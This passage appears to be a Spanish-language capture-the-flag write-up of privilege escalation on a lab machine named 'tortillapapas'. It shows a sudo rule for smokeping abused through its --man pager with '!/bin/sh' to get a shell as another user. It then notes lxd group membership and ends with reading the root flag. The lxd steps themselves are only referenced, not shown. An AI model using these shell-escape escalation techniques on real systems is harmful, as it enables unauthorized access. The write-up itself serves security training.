
```
sincebolla@tortillapapas:~$ sudo -l
Matching Defaults entries for sincebolla on tortillapapas:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_p

User sincebolla may run the following commands on tortillapapas:
    (concebolla) NOPASSWD: /usr/sbin/smokeping
```

Para poder realizar el escalado nos vamos a aprovechar de que el binario smokeping tiene el parámetro man.

```
❯ sudo -u concebolla /usr/sbin/smokeping --man
```


Una vez dentro de la ayuda ejecutamos lo siguiente y ya estaríamos con el usuario concebolla.

```
❯ !/bin/sh
```




```
sincebolla@tortillapapas:~$ sudo -u concebolla /usr/sbin/smokeping --man
You need to install the perl-doc package to use this program.
concebolla@tortillapapas:/home/sincebolla$ |
```

Si ejecutamos el comando id con el usuario concebolla vemos que pertenece al grupo lxc.



```
concebolla@tortillapapas:~$ id
uid=1000(concebolla) gid=1000(concebolla) grupos=1000(concebolla),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),1002(lxd)
```

Como son varios pasos para lograr el escalado indico la página donde se pueden seguir los pasos. Por último, vamos a por la bandera



```
/mnt/root/root # cat root.txt
[redacted]
```